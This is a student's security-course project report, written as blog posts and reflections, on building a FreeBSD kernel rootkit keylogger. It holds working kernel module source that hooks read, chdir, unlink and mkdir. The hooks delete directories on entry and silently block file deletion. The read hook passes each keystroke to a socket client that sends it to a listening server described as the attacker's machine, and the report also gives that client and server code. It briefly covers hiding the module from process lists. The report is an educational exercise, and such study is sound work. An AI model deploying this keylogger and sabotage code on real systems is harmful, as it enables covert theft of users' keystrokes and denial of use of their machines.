COMP 6841

SOMETHING AWESOME FINAL REPORT

RESEARCH, DESIGN AND IMPLEMENTATION OF KEYLOGGERS

ROBBIE NICHOLS

Tumblr handle: *heymambomamboitaliano*
GitHub: *robbienichols*

Contents:

Part 1 – Blog Posts On Progress:

Blog Post #1:

Chapter 1 & 2 LKM's and HOOKING: JUNE 30, 2019

This week I sunk my teeth (and pretty much the rest of me as well) into the first 2 chapters of Designing BSD Rootkits. Firstly, I would recommend this book to anyone who is interested in kernel programming in general, not just hacking, because the information is very well presented and doesn't assume to much OS knowledge. I, for instance, have only a smattering of OS background from COMP1521 Computer Systems Fundamentals, which was a kind of 5 week overview of the different responsibilities of an operating system, so it's very achievable for your average willing compsci student.

Chapter 1 is a kind of "bit of everything, get a feel for the rest of the book" chapter. It's labelled as "Loadable Kernel Modules" (LKM's) and is exactly that. There are 8 subparts and the first 3 are a gentle introduction to the *event handler* function, which contains the code to run for **MOD_LOAD** and **MOD_UNLOAD** events (i.e. when you load/link the module onto the kernel and when you unload/delink from the kernel). We also have the **DECLARE_MODULE(..,..,..,..)** macro, which is included in the c-file for the module as a whole. It's parameters are:

- name - the module name itself,
- data - a struct of type **moduledata_t** (which contains the module name, event handler function, and extra arguments)
- sub - for defining the module type, which I will always be setting to **SI_SUB_DRIVERS**, for registering a device driver.
- order - the module initialisation order within the relevant kernel subsystem

The most important parts, it seems so far, of this chapter have been learning about the sysent structure and accompanying table (***extern struct sysent sysent[ ];***). Essentially, whenever a system all is registered with the kernel, it has it's sysent structure put in the table, which is essential for hooking, as we can access this sysent structure and replace it with the hooked version of the function, which seems almost too simple but is really sick to be honest. The sysent structure is as follows:

```
struct sysent {
   int sy_narg; /* number of arguments */
   sy_call_t *sy_call; /* implementing function */
   au_event_t sy_auevent; /* audit event associated with system call */
};
```

So to hook a call, you can index into the sysent struct table perhaps like:

sysent[SYS_read].sy_call = (sy_call_t *)read_hooked_version;
and suddenly read is no more, but your version, say that you use to save the characters typed in the console somewhere that you could read later, LIKE A *COUGH COUGH* keylogger *COUGH COUGH* is called instead. It's important to note that you should call the normal version of the function you are hooking, as otherwise odd behaviour will start becoming obvious very quickly. To do this, you must define the correct arguments to pass into the normal call, which for ***read is (fd, buffer, nbytes***).

It's becoming clear that a rootkit is a more sophisticated version of these hooked functions calls, that essentially intercepts all the normal kernel operations for whatever purpose it wants, and then allows the normal execution (to the victim's eye) occur to prevent itself from being detected. I believe there are actually detection prevention methods that I will get into further through the book, but the general idea is there already.

It's hard to not get excited about all the things you could do with this hooking business. The table of common hooks includes kill, open, kldload, read, write, open and a whole bunch of others that collectively log user input/output, hide the contents and existence of files and directories, prevent kernel signals from being sent (for instance ctrl-c can be hooked to mean that it won't successfully stop a program running which is pretty nuts) and collectively could really screw with someone if you managed to get a good one on their system.

Positives from this week:

- This project is bloody sick, and i'm stoked to be designing things as I read

Negatives from this week:

- I'm quite lost with actually coding efficiently in the freeBSD environment on my VM, so I will be going to Lachlan/Caff's Tuesday session to see if he can help me get a dope set up for building stuff

Great Week, looking forward to hooking the face off some system calls.

Blog Post #2:

It's 9AM: JULY 1, 2019

I'm here, waiting for this lecture, reading *designing freeBsd Rootkits*, finishing up on chapter 3.

Blog Post #3:

So then, it gets hard now: JULY 7, 2019

As of Today (Monday, the 8th of July, 2019), I have read what I believe is enough of the book to start designing a basic rootkit implementation. I have covered the chapters on installing kernel modules, hooking system calls, direct kernel object manipulation, kernel object hooking, as well as smatterings of run-time kernel memory patching and the 'putting it all together' chapter.

My main reason for not covering all of chapter 5, memory patching, was that it was super confusing and didn't seem entirely relevant to be able to make a start on the rootkit. Research is great, and has been very interesting, but at this stage I think it's time to learn by getting my hands dirty. If I come to the stage where I need the contents of it, I will go over it as needed.

My plan to proceed is as follows:

1. Read chapter 6, the full rootkit example to see how to structure a full rootkit from start to finish.
2. With the guidance of the contents of chapters 2, 3 and 4, design the functionality of a rookit that logs keystrokes; it will be based on:
    - hooking the various *read* system calls,
    - removing traces of itself, with knowledge obtained from chapter 3,
    - going over the example in chapter 4 to make sure I am fully across all the types of hooking available

3. Decide on a fun way to get the data from the read system calls to me - possibilities I am interested in are writing the buffers to a text file and distributing them via:
   - setting up a dummy email address and making the kit email it
   - sending it to my phone via establishing a bluetooth connection
   - ***Note these are the best-case scenarios, if things aren't going well, i'll probably have to settle for printing the contents of the buffer to the console just to demonstrate that I can successfully system calls.***

What I am struggling with:

- I will need to learn how to scp between my normal laptop environment and the freeBSD environment since the advice from last week's help session was to:
  - Develop the kit code in as environment that is most comfortable
  - Save a clean state on freebsd before you run anything so that you can revert back to it if the code ruins the OS
  - scp the developed code onto the freeBSD environment
  - Test on the freeBSD environment
- I'm not sure if hooking the system calls will give me access to the all keyboard inputs, it seems like it will record strokes into the terminal
  - This is fine for freeBSD since the terminal is the only thing on that VM, just an annoying compromise when you realise it's not the functionality you dreamed of at the start

My Next Post (coming hopefully today, but more likely tomorrow or Wednesday) will be my design. I plan for it to be pseudo-code, with explanations running next to the commands so that I would be able to explain the functionality in Layman's terms to anyone, because that's a true marker of understanding.
As of this very instant, I won't be filming the progress since I'm in a public library, but I may start once I get home.

Side note: last Friday before the analysis session I got a call offering me a backend summer intern position at my first preference company, I didn't need to include this in the blog post but it was so exciting that I wanted to share it.

Blog Post #4:


So then, it gets hard now: JULY 9, 2019

I've found a way to get files between my home environment and the freebsd environment, which it through github. A lot of problems seem to be coming from the fact that the book is 12 years old, and since then header files and more have been updated, so trying to find the way to execute on an update OS is proving challenging. I've had to modify some header files to comply with the code in the textbook just in trying to see how it works and how I might employ the ideas from it. For some reason #include <unistd.h> gives a file not found error -> I went digging into /usr/include/ and found that the file **was** there so I tried using the absolute path in the #include which seemed to work. I'm trying to find a way to get the read system call hook example to work, but it doesn't seem to, no matter the modifications.

<u>Some modifications I've tried:</u>

- altering the read call from taking in a thread pointer and void pointer to the arguments it takes in it's definition
  - Compiles but doesn't run -> symbol read not found

- leaving it as is but including the header files for the read call



```
hook_read.c:22:34: error: too few arguments to function call, expected 3, have 2
    error = read(td, syscall_args);
            ~~~~                 ^
/usr/include/unistd.h:357:1: note: 'read' declared here
ssize_t  read(int, void *, size_t);
^
```

Keeping on going.

Blog Post #5:

Ash The Saviour: JULY 10, 2019

Ash is a legend!

So it turns out there were some nuances between operating in kernel and user space that I wasn't considering so that helped with the #include problem.

After this, I still had the problem of the read() system call being undefined, even though it was supposed to be supported by the .h files. It seems that since the book has been published, the calls have been updated to have a prefix "sys_", so replacing read(tp, syscall_args) with sys_read(tp, syscall_args) makes everything work; big ups to ASH for suggesting that might be the case.

Now everything is set and I finally have enough to be able to properly start designing and implementing.

CHEERS ASH!

Blog Post #6:

Hooking Is For Badbois: JULY 19, 2019

It's been a while, I've been on a bit of a COMP2511 assignment grind, going on coding (or codeine) benders sustained by coffee, cocaine and Adderall. None of that previous sentence is true apart from the assignment and coffee part.

BUT NOW WE BACK TO ROOTKITS.

As of this very moment, I'm synthesising an idea for a combination of system call hooks that would make someone's machine so un-useable annoying that it's hilarious. This is going to happen by hooking change directory, make directory, remove directory and print working directory to make the navigation around the machine absolutely impossible, it's going to be f**king hilarious.

<u>The design is as follows:</u>

- Create an array of strings of path names from the root directory, like "/bin", "/etc", etc and every time someone tries to change directory, send them to some random choice from that list, so they are just inconvenienced enough.
- But then you ask, "what if they try to create a directory?"
  - Well they wont be able to get into it, but I'm going to hook this to create a directory all with similar names, just as practice for hooking.
- Okay, now they see all these random directories and try to remove them?
  - I'm hooking remove to prevent them from being deleted

- To top it all off I'm hooking print working directory, so that it’s hard for them to tell they’ve been sent into random locations.

At this stage, as I’m sure you can tell, the idea is to learn as much about these hooks as I can, while having a load of fun doing it.

Happy Hooking.

Blog Post #7:

Successful Hooks: JULY 21, 2019

I’m not a master hooker (which sounds super inappropriate but let’s just roll with it for now). I just made a hook for the change directory system call that removes the directory you want to change into. So now if this hook was on someone’s machine, whenever they try to make a new directory and change into it, the directory won’t exist.

This has been the most fun hook I’ve done, now it’s time to try and apply some hooks to build the keylogger I want. At the moment, my idea is to hook read to open a socket, connect it to my local machine, and send the byte each time. Then I’m going to accompany this by running a server-side executable on my local machine that receives the bytes and writes them to a text file so that I can read the key strokes when I want to.

Part 2 – Reflection On Blogs:

Ultimately reading over those blog posts again put me back mentally in how I was feeling and travelling with the project at the time. What’s interesting to me is what I chose to leave out of the blogs. For example, I include in blog 3 that I want to SCP files from my local machine to the FreeBSD VM setup and then in blog 4 say I’m getting files from 1 machine to the other via GitHub push and pull in the different environments. What wasn’t included was that, between blog posts 3 and 4, I spent 4 hours on an afternoon at uni trying to make the SCP work. Ultimately, I learned how to SCP in most environments from that by reading about how it works, but I could never configure the FreeBSD environment to do it successfully and I still don’t think I can. Nevertheless I can SCP in environments with “normal” network configs but let me show you the email Ash was the unfortunate recipient of when this was happening:

> ***From:*** *Robert Nichols*
> ***Sent:*** *Tuesday, July 9, 2019 3:41:25 PM*
> ***To:*** *Ash Thomas*
> ***Subject:*** *I hate this project*
>
> *I can’t do anything man:*
> - *scp from my laptop to the virtual environment doesn’t work so I can’t copy files across*
> - *My cursor disappears every time I click anywhere in the vm*
> - *I can’t copy and paste even though I’ve tried every feasible way including the way recommended at the help session*
>
> *At this point it doesn’t matter how well I design a rootkit because the virtual OS setup is such a pain in the ass that I’ll never have a code file on it to try and run.*

So you can see, even if I didn’t want to publish it in the blogs, the struggle in getting from part A to B.

Part 3 – Hooks:

Before I demonstrate some hooks for you, let me give you a brief explanation of what 'hooking' is. For context, when you write a program, no matter the language, it will often need services that are provided by your computers kernel. The kernel is the most central, lowest level layer of the operating system (OS). The OS is the code built in to your computer that makes it run, for example: Windows and MacOS are the most recognisable, and then Linux and Unix are well known by most computer scientists. FreeBSD is the OS that my virtual machine is running, mainly since commercial operating systems have addressed all the flaws that make FreeBSD vulnerable, and so doing these attacks on their kernel functionality would be considerable more difficult, and require way more than the 5 weeks we had for this project. So, context over, when we run our code, sometimes it will need services that the kernel provides, and to do this, the kernel executes its system calls. Some of these calls on FreeBSD are: ***sys_mkdir(char *path, int mode);*** which runs when we type ***mkdir*** (make directory) ***folderName*** to create a folder; ***sys_read(int fd, char *buf, size_t nbyte);*** which is called when we try to read from any kind of device on the machine; and more.


The idea behind hooking is thus: if you can change the functionality of a system call, you can begin to seriously mess with someone's machine. Then you govern how someone's machine can operate, the remaining chunks of a fully functioning rootkit are hiding itself from the machine's detection services and the trying to preserve normal behaviour so that the person who you attack doesn't detect the presence of the rootkit. The detection part is not my main concern but you can begin to do this by removing the module you load, containing the hooks, from the lists of all processes (allproc list - a list of process structures, the structures' members give information on that process like it's process id) or from the pidhashtble table.

With that said, here are the hooks I have created, with explanations, and the link to the GitHub repo where the source files for building and compiling them are. Note, once compiled with 'make' load a kernel module with '(sudo) kldload ./moduleName.ko" and unload with "(sudo) kldunload moduleName.ko".

1. Chdir Hook: here my tactic was to learn about hooking in a relatively controlled environment. My thinking is that when someone creates a directory, they generally then want to change into it immediately. So I hooked sys_chdir to first execute sys_rmdir on the same directory and then attempt the change. Prediction: give a 'no such file or directory' error to the user.

```
static int chdir_hook(struct thread *td, void *syscall_args){
   sys_rmdir(td, syscall_args);
   return sys_chdir(td, syscall_args);
}
```

   - a very approachable first hook as struct chdir_args and struct rmdir_args contain the same members, so there are no intermediate steps required to execute the hook.




```
root@rootkit-dev:~/Rootkit # kldload ./hooks.ko
Loaded
root@rootkit-dev:~/Rootkit # mkdir new1
The directory "new1" will be created with the following permissions: 777
root@rootkit-dev:~/Rootkit # ls
.depend.hooks.o client          export_syms     hooks.o         server.c
.git            client.c        hooks.c         machine         x86
Makefile        exec            hooks.kld       new1
TEST            exec.c          hooks.ko        server
root@rootkit-dev:~/Rootkit # cd new1
new1: No such file or directory.
root@rootkit-dev:~/Rootkit # ls
.depend.hooks.o client          export_syms     hooks.o         x86
.git            client.c        hooks.c         machine
Makefile        exec            hooks.kld       server
TEST            exec.c          hooks.ko        server.c
root@rootkit-dev:~/Rootkit # █
```

2. Unlink Hook: for those unaware, unlink is the system call that is executed when you attempt to delete a file with ‘rm filename’. My tactic is to simply perform a NOP in the unlink hook, so that no error message occurs, but the file cannot be deleted as long as the module is loaded. This may be useful if, as an attacker, I don’t want my target removing and code-based files necessary to conduct attacks or exploits, for example, if I want to keep my shell code on their machine for any buffer overflow attacks.

```
static int unlink_hook(struct thread *td, void *syscall_args){
    struct unlink_args *tmp;
    tmp = (struct unlink_args *)syscall_args;
    char buf[50]; int done;
    copyinstr(tmp->path, buf, 50, &done);
    printf("Deleting: %s\n", buf);
    return 0;
}
```

- A nice second hook as it required an application of understanding of how to move between kernel and user space to successfully display the message.



```
root@rootkit-dev:~/Rootkit # kldload ./hooks.ko
Loaded
root@rootkit-dev:~/Rootkit # ls
.depend.hooks.o         exec                    hooks.o
.git                    exec.c                  machine
Makefile                export_syms             server
TEST                    hooks.c                 server.c
client                  hooks.kld               tryToDeleteMe.txt
client.c                hooks.ko                x86
root@rootkit-dev:~/Rootkit # rm tryToDeleteMe.txt
Deleting: tryToDeleteMe.txt
root@rootkit-dev:~/Rootkit # ls
.depend.hooks.o         exec                    hooks.o
.git                    exec.c                  machine
Makefile                export_syms             server
TEST                    hooks.c                 server.c
client                  hooks.kld               tryToDeleteMe.txt
client.c                hooks.ko                x86
root@rootkit-dev:~/Rootkit #
```

3. Read Hook: hooking read is a tricky thing, since read is called again and again consistently checking for console input. As such, I can get a read hook to generally do what I want it to, be then usually corrupt the virtual machine in the process. This obviously represented a big challenge since the crucial system call to a keylogger is read. Nevertheless, a simple read hook might simply printf(“%c\n”); the character captured from the normal syscall execution, and is in a sense, a keylogger, but I’m looking for something slightly more elegant, which I will explain in part 4. For now, the simple read hook can be found in chapter 2 of designing FreeBSD rootkits, so I wont simply copy and paste that example.

Part 4 – Pseudocode and Rationale:

My rationale here is "try to do what you can, given kernel space forbids most traditional ideas". If you haven't read "driving me nuts, things you should never do in the kernel", then you should prior to doing any kernel space programming. Essentially what it says is that you should never read and write from files (and most other sources in kernel mode). This is because the programmes variables are living in kernel space, but the variables used in a read and write system calls such as a file descriptor, should come from user space, so tinkering with the usually use of the syscall is required, at the risk (and in my case, very real eventuality) of unexpected results.

With that said, my process flipped when I considered what I knew was "allowed" in kernel space. My plan then became to write a user space executable that would accept the captured keystroke and then be able to perform regular C – based functionality with it, here is the pseudo:

```
hook read(td, syscall_args):
        Struct read args *p;
        p = (read args *)syscall_args;
        read(td, syscall_args);
        if (unsuccessful){
                exit function;
        }

        Setup arguments for the executable
                Put name of executable in position 0 of argvs array
                Put key stroke captured p->buf, in position 1
        Sys_execve(argvs[0], argvs, NULL);
}
```

The accompanying client executable:

```
Int main(int argc, char *argv[]){
        Connect to a server socket
        Transmit the character stroke to the server via writing to the socket
        Exit;
}
```

The receiving executable (on attackers machine):

```
Int main(int argc, char *argv[]){
        Set up a server socket connection;
        Wait and accept client connection;
        Print out the byte received.
}
```

I chose this kind of executable since I didn't know anything about socket programming at the start of the project, and I though it would be better to try and not leave a file with the strokes on the victims computer, better to just send them immediately and try to minimise the trace that anything has gone wrong. Ultimately, as you will see in my final implementation demo, the network connection works, and if I call client with a normal command line argument, server receives it correctly. The trouble comes from hooking read again, this seriously upsets the kernel, and I would recommend, to those building a keylogger in the future, that you don't, just build a rootkit that can install and run dangerous files instead of relying on I/O in the kernel's domain.

Part 5 – Implementation:

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>
#include <sys/unistd.h>
#include <sys/fcntl.h>
#include <sys/stat.h>
#include <sys/dirent.h>

static int read_hook(struct thread *td, void *syscall_args){
       struct read_args *uap;
       uap = (struct read_args *)syscall_args;

       int error = sys_read(td, syscall_args);

       if(error){
              return error;
       } else if (!uap->nbyte){
              return 1;
       } else if (uap->nbyte > 1){
              return 1;
       } else if (uap->fd != 0){
              return 1;
    }
       struct execve_args args;
       char *newArgs[] = {"./client", uap->buf, NULL};
       args.fname = "./client";
       args.argv = newArgs;
       args.envv = NULL;

       sys_execve(td, (void *)&args);
       return 0;
}

static int load(struct module *module, int cmd, void *arg) {
       int error = 0;
       switch (cmd) {
              case MOD_LOAD:
                     /* Replace read with read_hook. */
                     printf("Loaded\n");
                     sysent[SYS_mkdir].sy_call = (sy_call_t *)mkdir_hook;
                     sysent[SYS_read].sy_call = (sy_call_t *)read_hook;
                     sysent[SYS_chdir].sy_call = (sy_call_t *)chdir_hook;
```

```
                             sysent[SYS_unlink].sy_call = (sy_call_t *)rmFile_hook;
                              break;

                      case MOD_UNLOAD:
                             printf("Unloaded\n");
                             sysent[SYS_mkdir].sy_call = (sy_call_t *)sys_mkdir;
                             sysent[SYS_read].sy_call = (sy_call_t *)sys_read;
                             sysent[SYS_chdir].sy_call = (sy_call_t *)sys_chdir;
                             sysent[SYS_unlink].sy_call = (sy_call_t *)sys_unlink;
                             break;
                      default:
                             error = EOPNOTSUPP;
                             break;
               }
               return(error);
        }
        static moduledata_t mod_hooks = {
            "hooks", /* module name */
            load, /* event handler */
            NULL /* extra data */
        };

        DECLARE_MODULE(hooks, mod_hooks, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

----------client-----------

```
#include <netdb.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define MAX 80
#define PORT 8080
#define SA struct sockaddr
void func(int sockfd, char *byte)
{
    char buff[MAX];
    int n;
    bzero(buff, sizeof(buff));

    n = 0;
    buff[0] = *byte;
    printf("buf contents: %c\n", buff[0]);
    write(sockfd, buff, 1);
}
```

```c
int main(int argc, char *argv[]) {
    register int sockfd;
    register int connfd;
    struct sockaddr_in servaddr, cli;

    // socket create and varification
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    if (sockfd == -1) {
        printf("socket creation failed...\n");
        exit(0);
    } else {
        printf("Socket successfully created..\n");
    }
    bzero(&servaddr, sizeof(servaddr));

    // assign IP, PORT
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = inet_addr("127.0.0.1");
    servaddr.sin_port = htons(PORT);

    // connect the client socket to server socket
    if (connect(sockfd, (SA*)&servaddr, sizeof(servaddr)) != 0) {
        printf("connection with the server failed...\n");
        exit(0);
    } else {
        printf("connected to the server..\n");
    }

    // function for chat
    func(sockfd, argv[1]);

    // close the socket
    close(sockfd);
}
```

-------server--------

```c
#include <netdb.h>
#include <netinet/in.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#define MAX 80
#define PORT 8080
#define SA struct sockaddr
```

```c
// Function designed for chat between client and server.
void func(int sockfd)
{
       char buff[MAX];
       bzero(buff, MAX);
        // read the message from client and copy it in buffer
       read(sockfd, buff, sizeof(buff));
       // print buffer which contains the client contents
       printf("%c", buff[0]);
       bzero(buff, MAX);
}

int main(){
    int sockfd, connfd, len;
    struct sockaddr_in servaddr, cli;
    sockfd = socket(PF_INET, SOCK_STREAM, 0);
    if (sockfd == -1) {
        printf("socket creation failed...\n");
        exit(0);
    }
    bzero(&servaddr, sizeof(servaddr));
    // assign IP, PORT
    servaddr.sin_family = PF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(PORT);

    // Binding newly created socket to given IP and verification
    if ((bind(sockfd, (SA*)&servaddr, sizeof(servaddr))) != 0) {
        printf("socket bind failed...\n");
        exit(0);
    } else { printf("Bind complete\n"); }
    for(;;){
    // Now server is ready to listen and verification
        if ((listen(sockfd, 5)) != 0) {
            printf("Listen failed...\n");
            exit(0);
        } else printf("Server listening..\n");
        len = sizeof(cli);
        // Accept the data packet from client and verification
        connfd = accept(sockfd, (SA*)&cli, &len);
        if (connfd < 0) {
            printf("server acccept failed...\n");
            exit(0);
        }
        func(connfd);
    }
    // After chatting close the socket
    close(sockfd);
}
```

Part 6 – Reflection:

When I was describing this project to my friend 5 weeks ago I was explaining to them what a keylogger was and how I was going to build one. The yesterday I was describing the project to my parents and I said “I learned a lot, but not really what I expected to learn”. I’m pretty impressed that I stuck with the really user unfriendly FreeBSD environment, with its differently named argument structures which meant every piece of linux documentation was slightly off, refusal to accept scrolling of mouse input no matter how many different configs I tried, and inability to open 2 separate terminals on the same machine without changes on 1 messing with the other.

In the end, I learned how to hook system calls, I read and understood a lot about fundamental rootkit properties and behaviour, and I came up with a feasible implementation as long as you can get your networks to connect.

So, while I didn’t learn how to break a kernel or infect someone’s keyboard to Bluetooth me their strokes on command as I anticipated, I came to actually understand what a project like this involves, what is possible, how that changes based on the OS and, as a soft skill, how to persevere when there are set backs.

Overall, an enjoyable learning experience.